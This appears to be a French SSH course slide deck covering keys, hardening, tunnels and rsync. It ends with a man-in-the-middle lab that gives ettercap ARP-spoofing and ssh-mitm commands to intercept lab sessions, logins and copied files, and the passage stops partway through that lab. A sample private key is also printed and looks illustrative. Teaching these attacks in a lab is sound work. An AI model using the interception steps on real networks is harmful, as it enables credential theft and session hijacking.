R6 : Il faut s'assurer de la légitimité du serveur contacté avant de poursuivre l'accès. Cela passe par l'authentification préalable de la machine au travers de l'empreinte de sa clé publique, ou d'un certificat valide et vérifié.

Usage : ssh-keygen

/dev/random : générateur de nombres aléatoires en utilisant des données de l'environnement issues de pilotes de périphériques et de fonctions de hachage cryptographiques. La lecture du fichier est bloquée quand l'entropie n'est pas suffisante.

/dev/urandom : idem , mais lecture non bloquante quelle que soit l'entropie.

Usage : ssh-keygen

R11 Les clés doivent être générées dans un contexte où la source d'aléa est fiable, ou à défaut dans un environnement où suffisamment d'entropie a été accumulée.

R12 Quelques règles permettent de s'assurer que le réservoir d'entropie est correctement rempli :

- La machine de génération de clés doit être une machine physique
- Elle doit disposer de plusieurs sources d'entropie indépendantes
- L'aléa ne doit être obtenu qu'après une période d'activité suffisamment importante (plusieurs minutes voire heures).

Usage : ssh-keygen

```
oracle@siwa:~$ cat /home/oracle/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
2rn5w93t1pprDGkJb7nrNOQJyqmFW2SjT/4Gl0XNX6dqnPzHgZzmzWZ2ny0BHIgo
A7zfegIzVteekaUq0Lb0hhQPll+n4q2JUfbIr/1Ao9GNc1EW03yPBvSrXlyh8A06
xAbnDzU9cmJnN/Aojyd8mQGfo6MxTB+ck2ps53ppaQ0EMHF6Tikkbf3Ybk9fET8+
p1yBvQ69ccvTC9dugvsmdgSdD+IlztU+EvdugVz1Ay9ByyEfoQWlrzvj/hKXjXya
9HUJXVXwLcztXTxiUu0aIJWx/y8o02T0YsPAXEA9dXzZJz1r l2exiJLzyBR2yKJS
cI2cSAVn15ZQs/3xZCd8FL1W++Py0wPg+BfMPEakYxJbew6Vt5aeJcDD5ZI/+4IU
h0bsX0peTa/hpvT0j344fnQ8hIiIE+CF4pCil8VUa7+3vd8Fbl0Qp7b5UrTb4iPe
XcEjTyvmYp2itibdiQrGEbH8HWVIlMBz8Wr8bmm/6ZZui2fdMeAcP405ILixPsRD
8i+bPIs9TKxLSUsTbu3c15QfDxHQUqyTe0IYfGbdaDIRRG0YMrrZzriZl4o607l/
nZlS1fW30JDs9JUqV4hRdQ==
-----END OPENSSH PRIVATE KEY-----
```

Usage : ssh-keygen

```
oracle@siwa:~$ cat /home/oracle/.ssh/id_rsa.pub  
ssh-rsa  
AAAAB3NzaC1kc3MAAACBA02pL4D2ILciefgKwW0i47CKRGZuQ1u0c lb+/M9hFwhPYBVvH14Ax  
qyc9nIY0JuhZR0xtGr03i3ENG0CsKXJ8qpA8fRTpWnTsbSYB0NwS/aTmoHJuoIf0Y/  
dhk37LxyXmD58Qp46xY3s5tW0evWg0M1vHbGSKBUMpsEyw/  
6wBpY5AAAAFQDE+Ddc0ZfknuEHVo2QBJLg+IMGUwAAAIBZnWyX0QJCRDskJoXTEBBIr83ZXIu  
Lo4r7z60bIEZQSEB0C2mM2AEpBszS+xt/  
UZnTAhCQ1tu8a0bCa8iCsxAUU4T0qZDKdGr l+6zw3oMdDFY6dgThu0cKRc4K4ZNz193pTWlbN  
dcJQELDaeL6LD2L+ZZMT/93mZEuAR5zpBiCEwAAAIBK1C9JqTg0vBXw2wl7L8WdcnBfGj3Z/  
Tii3jRwS0+Snc7myjZwS3zm1jW0yKd6MubDHUZF/  
vTcV4VXN5ey3n0xyxI8SN6cvs9XYAE2drHeU6AqemmVru/  
ZaFzef1eypeDBR7FJgtUA3Vcw01vZwbTQmodXWE4wNhLWkr3dU8kgSA== oracle@siwa
```



Usage : droits

Une clé privée d'authentification hôte ne doit être lisible que par le service sshd. Sous Unix/Linux, cela signifie qu'elle n'est lisible que par root :

```
-rw----- root:root /etc/ssh/ssh_host_rsa_key  
-rw----- root:root /etc/ssh/ssh_host_ecdsa_key
```


Usage : droits

Une clé privée d'authentification hôte ne doit être lisible que par le service sshd. Sous Unix/Linux, cela signifie qu'elle n'est lisible que par root :

```
-rw----- root:root /etc/ssh/ssh_host_rsa_key  
-rw----- root:root /etc/ssh/ssh_host_ecdsa_key
```

Une clé privée d'authentification utilisateur ne doit être lisible que par l'utilisateur auquel elle est associée. Sous Unix/Linux, cela signifie :

- que la clé privée n'est lisible que par l'utilisateur ;
- qu'elle est protégée par un mot de passe connu seulement de l'utilisateur (voir l'option -p de ssh-keygen).

Usage : droits

Une clé privée d'authentification hôte ne doit être lisible que par le service sshd. Sous Unix/Linux, cela signifie qu'elle n'est lisible que par root :

```
-rw----- root:root /etc/ssh/ssh_host_rsa_key  
-rw----- root:root /etc/ssh/ssh_host_ecdsa_key
```

Une clé privée d'authentification utilisateur ne doit être lisible que par l'utilisateur auquel elle est associée. Sous Unix/Linux, cela signifie :

- que la clé privée n'est lisible que par l'utilisateur ;
- qu'elle est protégée par un mot de passe connu seulement de l'utilisateur (voir l'option -p de ssh-keygen).

R13 : La clé privée ne doit être connue que de l'entité qui cherche à prouver son identité à un tiers, et éventuellement d'une autorité de confiance. Cette clé privée doit être dûment protégée pour éviter la diffusion à une personne non autorisée.

Usage : ssh-copy-id

Pour autoriser un client de façon permanente :

1/ Générer 1 clé locale (publique/privée) une fois pour toutes :

```
ssh-keygen -t rsa -b 2048
```

(ou rsa ou ecdsa)

Le résultat est : `~/.ssh/id_rsa.pub` (clef publique)

`~/.ssh/id_rsa` (clef privée)

(ou id_rsa ou id_ecdsa)

2/ Pour chaque machine cible, on envoie la clé publique :

```
ssh-copy-id -i ~/.ssh/id_rsa.pub user@cible
```

→ La cible demandera une dernière fois le mot de passe, puis stockera la clé publique dans `~/.ssh/authorized_keys`

Usage : ssh-copy-id

SYNOPSIS

```
ssh-copy-id [-f] [-n] [-i [identity_file]] [-p port] [-o ssh_option]
[user@]hostname
ssh-copy-id -h | -?
```

DESCRIPTION

ssh-copy-id is a script that uses ssh(1) to log into a remote machine (presumably using a login password, so password authentication should be

enabled, unless you've done some clever use of multiple identities).

It

assembles a list of one or more fingerprints (as described below) and tries to log in with each key, to see if any of them are already installed (of course, if you are not using ssh-agent(1) this may result in you being repeatedly prompted for pass-phrases). It then assembles

a

list of those that failed to log in, and using ssh, enables logins with those keys on the remote server. By default it adds the keys by

append-

ing them to the remote user's ~/.ssh/authorized_keys (creating the file,

Usage : ssh-copy-id

Pour autoriser un client de façon permanente :

1/ Générer 1 clé locale (publique/privée) une fois pour toutes :

```
ssh-keygen -t rsa -b 2048
```

(ou rsa ou ecdsa)

Le résultat est : `~/.ssh/id_rsa.pub` (clef publique)

`~/.ssh/id_rsa` (clef privée)

(ou `id_rsa` ou `id_ecdsa`)

2/ Pour chaque machine cible, on envoie la clé publique :

```
ssh-copy-id -i ~/.ssh/id_rsa.pub user@cible
```

→ La cible demandera une dernière fois le mot de passe, puis stockera la clé publique dans `~/.ssh/authorized_keys`

Usage ssh

SYNOPSIS

```
ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-b bind_address]
    [-c cipher_spec][-D [bind_address:]port] [-E log_file]
    [-e escape_char][-F configfile] [-I pkcs11]
    [-i identity_file][-J [user@]host[:port]] [-L address]
    [-l login_name] [-m mac_spec][-O ctl_cmd] [-o option]
    [-p port] [-Q query_option] [-R address] [-S ctl_path]
    [-W host:port] [-w local_tun[:remote_tun]]
    user@]hostname [command]
```

Options

- l un compte distant (`ssh user@machine`)
- X active X11 forwarding
- C compression
- p port destination
- o option
- v -vv -vvv verbeux

Usage ssh

Pour autoriser un client de façon permanente :

1/ Générer 1 clé locale (publique/privée) une fois pour toutes :
`ssh-keygen -t rsa -b 2048`

(ou `rsa` ou `ecdsa`)

Le résultat est : `~/.ssh/id_rsa.pub` (clef publique)
`~/.ssh/id_rsa` (clef privée)

(ou `id_rsa` ou `id_ecdsa`)

2/ Pour chaque machine cible, on envoie la clé publique :

`ssh-copy-id -i ~/.ssh/id_rsa.pub user@cible`

→ La cible demandera une dernière fois le mot de passe, puis stockera la clé publique dans `~/.ssh/authorized_keys`

3/ On fait un essai :

`ssh user@cible` ou `sftp user@cible` (ou `scp`)

Configuration serveur

Côté serveur :

sshd démon

Configuration

/etc/ssh/sshd_config

...

Port 22

ListenAddress 0.0.0.0

PermitRootLogin no

...

/etc/ssh/*

Configuration serveur

R26 Lorsque le serveur SSH est exposé à un réseau non maîtrisé, il est recommandé de lui mettre un port d'écoute différent du port par défaut (22).

Il faut privilégier un port inférieur à 1024 afin d'empêcher les tentatives d'usurpation par des services non administrateur sur la machine distante.

Sur un réseau maîtrisé, le serveur SSH doit écouter uniquement sur une interface du réseau d'administration, distinct du réseau opérationnel.

Configuration client

Côté client :

ssh pour ouvrir un shell ou un tunnel

sftp pour transférer des fichiers

scp pour copier des fichiers

Configuration

~/ .ssh/known_hosts machines connues

id_dsa.pub clef publique

id_dsa clef privée

/etc/ssh/ssh_config



Révocation des clefs

Au niveau d'un hôte sshd, les clés utilisateur révoquées sont contenues dans le fichier pointé par l'attribut RevokedKeys de sshd_config.

Au niveau d'un utilisateur client ssh, les clés hôtes révoquées sont déclarées avec le marqueur @revoked dans le fichier known_hosts.

Révocation des clefs

Au niveau d'un hôte sshd, les clés utilisateur révoquées sont contenues dans le fichier pointé par l'attribut RevokedKeys de sshd_config.

Au niveau d'un utilisateur client ssh, les clés hôtes révoquées sont déclarées avec le marqueur @revoked dans le fichier known_hosts.

R30 : Dans le cas où une clé ne peut plus être considérée comme sûre, l'usage de celle-ci doit être rapidement révoquée au niveau de SSH.



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh
- **3- Synchronisation de fichiers : rsync**

Usage scp obsolète ... ?

SYNOPSIS

```
scp [-346BCpqrTv] [-c cipher] [-F ssh_config]
  [-i identity_file] [-l limit] [-o ssh_option]
  [-P port] [-S program]
  [[user@]host1:]file1 ... [[user@]host2:]file2
```

- p conserve les attributs (rwx) du fichier origine
- r copie récursivement des répertoires entiers
- l limite la bande passante en kbit/s
- P port destination
- v verbeux

Usage sftp

Transfert de fichier par sftp : interactif

```
sftp [-oPort=port] [user@]adresse
```

Puis :

```
help pwd ls cd lpwd lls lcd put get quit
```

Copie récursive : `put -r` ou `get -r`

Exécution d'une commande locale : `!commande arguments`

Accès au shell local :

```
!  
puis exit
```



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh**
- **3- Synchronisation de fichiers : rsync**

Tunnel X11

X11 est le système d'affichage graphique par défaut sur tout les Unix


- affichage local
- affichage distant.

Les applications qui veulent afficher = "clients X11".


Sur l'ordinateur qui affiche, tourne un "serveur X11" qui :

- gère le display = écran/clavier/souris.
- a les bon drivers pour la carte graphique
- autorise ou rejette les clients (sécurité).


Tunnel X11



LOCAL



DISTANT



Tunnel X11

Un display désigné par adresse: numéro
où numéro $\in 0 \dots 63$

Affichage local : avec socket TCP sur
/tmp/.X11-unix/X0 .. X63

Affichage distant :
socket TCP/IP sur ports 6000 à 6063

Tunnel X11

```
ssh eve@eve  
xclock
```

Error: can't open display: :0

Tunnel X11

```
ssh eve@eve  
xclock
```

Error: can't open display: :0

```
echo $DISPLAY  
:0
```

Tunnel X11

```
ssh eve@eve  
xclock
```

Error: can't open display: :0

```
echo $DISPLAY  
:0
```

```
ssh -X user@cible
```


Tunnel X11

```
ssh eve@eve  
xclock
```

Error: can't open display: :0

```
echo $DISPLAY  
:0
```

```
ssh -X eve@eve  
xclock
```



Tunnel X11


```
ssh eve@eve  
xclock
```

Error: can't open display: :0

```
echo $DISPLAY  
:0
```

```
ssh -X eve@eve  
xclock
```

```
echo $DISPLAY  
localhost:10
```



Tunnel X11

ssh -X

ouvre un "tunnel" TCP/IP entre

- le client ssh
- le serveur sshd distant,
socket d'écoute port 6010 (display 10)

Donc

- xclock s'adresse au port 6010 de la machine distante, en fait à sshd
- sshd tunelle au client ssh,
- le client ssh s'adresse au serveur X local, en TCP
- le serveur X local affiche.

Tunnel X11

La désactivation de la redirection X11 se fait via la directive X11Forwarding de sshd_config :

```
X11Forwarding no
```

R28: La redirection X11 doit être désactivée sur le serveur.

Dans le cas où une redirection X11 est nécessaire, les clients X11 distants doivent être traités avec méfiance et disposer du moins de privilèges possibles.

Le client ssh doit utiliser l'option -X, et désactiver l'option ForwardX11Trusted du fichier de configuration client, ssh_config :

```
ForwardX11Trusted no
```

Tunnel

Création tunnel TCP/IP crypté avec l'option -L :

```
ssh -L port_local:adresse2:port_distant user@adresse1
```

Ceci établit

- une connexion ssh sur `user@adresse1`
- un tunnel entre `localhost:port_local`
et `adresse2:port_distant`
la machine `adresse1` servant de relais.

Tunnel


Création tunnel TCP/IP crypté avec l'option -L :

```
ssh -L port_local:adresse2:port_distant user@adresse1
```

-L Specifies that connections to the given TCP port or Unix socket on the local (client) host are to be forwarded to the given host and port, or Unix socket, on the remote side. **This works by allocating a socket to listen to either a TCP port on the local side,** optionally bound to the specified bind_address, or to a Unix socket. Whenever a connection is made to the local port or socket, the connection is forwarded over the secure channel, and a connection is made to either host port hostport, or the Unix socket remote_socket, from the remote machine.

Only the superuser can forward privileged ports.

Tunnel



Connexion directe exterieur → lab interdite

Faire un rebond permanent

me@mypc → bob@sas → jo@lab

Tunnel



jo@lab
mon pc dans le labo



bob@sas
la passerelle
d'accès au labo



me@mypc
mon portable
à l'extérieur



Faire un rebond permanent
me@mypc → bob@sas → jo@lab

Connexion sur bob@sas :
xterm -e ssh -L 10000:lab:22 bob@sas &
→ tunnel permanent
→ le terminer en fermant le xterm

Tunnel

`-D [bind_address:]port`

Specifies a local “dynamic” application-level port forwarding. This works by allocating a socket to listen to port on the local side, optionally bound to the specified `bind_address`. Whenever a connection is made to this port, the connection is forwarded over the secure channel, and the application protocol is then used to determine where to connect to from the remote machine. Currently the SOCKS4 and SOCKS5 protocols are supported, and `ssh` will act as a SOCKS server. Only root can forward privileged ports.

Dynamic port forwardings can also be specified in the configuration file.

Tunnel

`-D [bind_address:]port`

Specifies a local “dynamic” application-level port forwarding. This works by allocating a socket to listen to port on the local side, optionally bound to the specified `bind_address`. Whenever a connection is made to this port, the connection is forwarded over the secure channel, and the application protocol is then used to determine where to connect to from the remote machine. Currently the SOCKS4 and SOCKS5 protocols are supported, and `ssh` will act as a SOCKS server. Only root can forward privileged ports.

Dynamic port forwardings can also be specified in the configuration file.



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh**
- **3- Synchronisation de fichiers : rsync**
- **4- Conclusion**



rsync

<https://rsync.samba.org/>



rsync permet de synchroniser des fichiers distants.

Il envoie uniquement les différences entre les fichiers à travers le lien, sans exiger que les deux ensembles de fichiers soient présents à l'une des extrémités du lien au préalable.

- peut mettre à jour des arborescences de répertoires et des systèmes de fichiers entiers
- préserve facultativement les liens symboliques, les liens durs, la propriété des fichiers, les permissions, les devices et les horaires
- l'installation ne nécessite aucun privilège particulier

rsync

<https://rsync.samba.org/>



- peut mettre à jour des arborescences de répertoires et des systèmes de fichiers entiers
- préserve facultativement les liens symboliques, les liens durs, la propriété des fichiers, les permissions, les devices et les horaires
- l'installation ne nécessite aucun privilège particulier
- le pipeline interne réduit la latence pour les fichiers multiples
- peut utiliser `rsh`, `ssh` ou des sockets directs comme moyen de transport
- supporte le rsync anonyme (`anonymous rsync`) pour la mise en miroir

The rsync algorithm

Andrew Tridgell Paul Mackerras

Department of Computer Science

Australian National University

Canberra, ACT 0200, Australia

June 18, 1996

Abstract

This report presents an algorithm for updating a file on one machine to be identical to a file on another machine. We assume that the two machines are connected by a low-bandwidth high-latency bi-directional communications link. The algorithm identifies parts of the source file which are identical to some part of the destination file, and only sends those parts which cannot be matched in this way. Effectively, the algorithm computes a set of differences without having both files on the same machine. The algorithm works best when the files are similar, but will also function correctly and reasonably efficiently when the files are quite different.



rsync

NAME

rsync - a fast, versatile, remote (and local) file-copying tool

SYNOPSIS

Local: `rsync [OPTION...] SRC... [DEST]`

Access via remote shell:

Pull: `rsync [OPTION...] [USER@]HOST:SRC... [DEST]`

Push: `rsync [OPTION...] SRC... [USER@]HOST:DEST`

Access via rsync daemon:

Pull: `rsync [OPTION...] [USER@]HOST::SRC... [DEST]`

`rsync [OPTION...] rsync://[USER@]HOST[:PORT]/SRC... [DEST]`

Push: `rsync [OPTION...] SRC... [USER@]HOST::DEST`

`rsync [OPTION...] SRC... rsync://[USER@]HOST[:PORT]/DEST`

Usages with just one SRC arg and no DEST arg will list the source files instead of copying.



rsync

Exemple : Transfert local vers distant via ssh

```
[admin@siwa:~]# rsync -avzhe ssh /home/admin/rpmpkgs admin@192.168.0.14:/depot/

The authenticity of host '192.168.0.14 (192.168.0.14)' can't be established.
ED25519 key fingerprint is SHA256:bH2tiWQn4S5o6qmZhmtXcBROV5TU5H4t2C42QDEMx1c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.14' (ED25519) to the list of known hosts.
admin@192.168.0.14's password:
sending incremental file list
rpmpkgs/
rpmpkgs/httpd-2.4.37-40.module_el8.5.0+852+0aaafc63b.x86_64.rpm
rpmpkgs/mod_ssl-2.4.37-40.module_el8.5.0+852+0aaafc63b.x86_64.rpm
rpmpkgs/nagios-4.4.6-4.el8.x86_64.rpm
rpmpkgs/nagios-plugins-2.3.3-5.el8.x86_64.rpm

sent 3.74M bytes  received 96 bytes  439.88K bytes/sec
total size is 3.74M  speedup is 1.00
```



rsync

Exemple : Transfert local vers distant via ssh

```
[alice@client01:~]# rsync -avzhe ssh /home/alice/Documents eve@eve:/home/eve/.  
  
The authenticity of host 'eve (172.22.99.254)' can't be established.  
ED25519 key fingerprint is SHA256:bH2tiWQn4S5o6qmZhmtXcBROV5TU5H4t2C42QDEMx1c.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.22.99.254' (ED25519) to the list of known hosts.  
eve@172.22.99.254's password:  
sending incremental file list  
  
sent 3.74M bytes  received 96 bytes  439.88K bytes/sec  
total size is 3.74M  speedup is 1.00
```



rsync

Points d'attention :

- Sens de la synchronisation !!!!!!!!!!!!!
(valider aussi avec --dry-run)
- Echange préalable de clefs ssh
- Conserver les noms d'utilisateurs vs uid ?
- Synchronisation en supprimant aussi les fichiers supprimés sur la cible ? (--delete)
- Compression (performances) ?
- --include and --exclude ?

rsync

https://www.raspbian.org/RaspbianMirrors



yD



Off

Mirroring the Raspbian Repository (rsync)

Mirroring of the full Raspbian repository can be accomplished with rsync at `archive.raspbian.org::archive`. We will continue to support this method for public mirrors who are unwilling or unable to use raspbmirror. However it may become necessary to restrict rsync access for private use. Please consider using raspmirror instead.

Sample syntax to mirror the archive would be:

```
rsync --archive --verbose --delete --delete-delay --delay-updates \  
archive.raspbian.org::archive /path/to/local/mirror
```

The '--dry-run' option can be used to first test out connectivity before attempting a full mirror.



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh**
- **3- Synchronisation de fichiers : rsync**
- **4- Conclusion**

Conclusion

Ce que permet SSH :

Sécuriser et outiller des flux à travers des réseaux non sécurisés tout en assurant :

1- Authentification : vérification de l'identité des deux partenaires

2- Encryption : protection des données avec efficacité et performance.

3- Intégrité : garantie que les données ne sont pas altérées

Conclusion

OpenSSH apporte des outils :

- d'administration distante :
ssh, scp, sftp.
- de gestion des clefs :
ssh-add, ssh-keysign, ssh-keyscan, ssh-keygen.
- des demons
sshd, sftp-server, ssh-agent.

rsync tire bénéfice de ssh pour permettre une synchronisation sécurisée de fichiers



Attaque Man In The Middle Revue de sécurité

10/02/2023

Pratique MITM

A- Attaque Man In The Middle ssh

B- Revue de Sécurité

Pratique MITM

A- Attaque Man In The Middle ssh

1- Préparation

1bis Tester ARP Spoofing

2- Substituer sshd de eve par SSH-MITM

3- Configurer les redirections réseau de eve

4- Activer l'attaque avec un ARP Spoofing

5- Exploitation de l'attaque

6- Fin d'attaque

7- Retour à la normale

B- Revue de Sécurité

Man In The Middle

R6



Alice

Clef de session



Clef publique de Bob Eve



Eve

Credentials
Fichiers
Session



Clef de session



Clef privée de Bob



Bob

Clef publique de Bob

Pratique MITM

1- Préparation :

- Vérifier les configurations réseau :

```
ip address  
ip neighbour  
ip route
```

Bien noter les adresses IP et MAC de chacune des machines

- Lancer des pings depuis client01 vers serveur01 (et eve) : observer Wireshark

- Vérifier les versions d'OpenSSH et son démarrage sur client01 , eve et serveur01

- Vérifier les ports ouverts :

```
ss -lntp
```

- Supprimer les fichiers known_hosts

```
> .ssh/known_hosts
```

- regarder les clefs ssh présentes pour alice@client01 et bob@serveur01



Pratique MITM

1bis- Tester un ARP spoofing

```
sudo ettercap -i enp0s8 -T -M arp /172.20.99.10// /172.20.99.100//
```

-T : lance ettercap en mode texte

-M : indique que l'on veut une attaque de type "MITM"

/IP// de serveur01 et de client01 : adresses IP des victimes.

Vérifier les configurations réseau :

```
ip address
```

```
ip neighbour
```

```
ip route
```

Bien noter les adresses IP et MAC de chacune des machines après ettercap.

Que remarquez vous ?

Lancer des pings depuis client01 vers serveur01 (et eve) : observer les paquets ICMP avec Wireshark

Est ce que alice peut faire un ssh sur serveur01 ? Pourquoi ?

Pratique MITM

2- Substituer sshd de eve par SSH-MITM <https://github.com/ssh-mitm/ssh-mitm>

Vérifier que sshd n'est pas démarré sur eve :

```
ps -ef |grep sshd  
ss -lntp
```

Sinon l'arrêter :

```
sudo /etc/init.d/ssh stop
```

Quand on est certain de ne pas avoir de démon sshd démarré , on peut démarrer un serveur ssh spécialisé dans le MITM :

```
sudo ssh-mitm -d server --remote-host 172.20.99.10  
--listen-port 2222 --session-log-dir ~eve/ssh_files --store-scp-files
```

-d	debug
server	démarre le « service ssh MITM »
-- remote-host	indique la cible
--listen-port	port sur lequel on écoute (cf iptables REDIRECT)
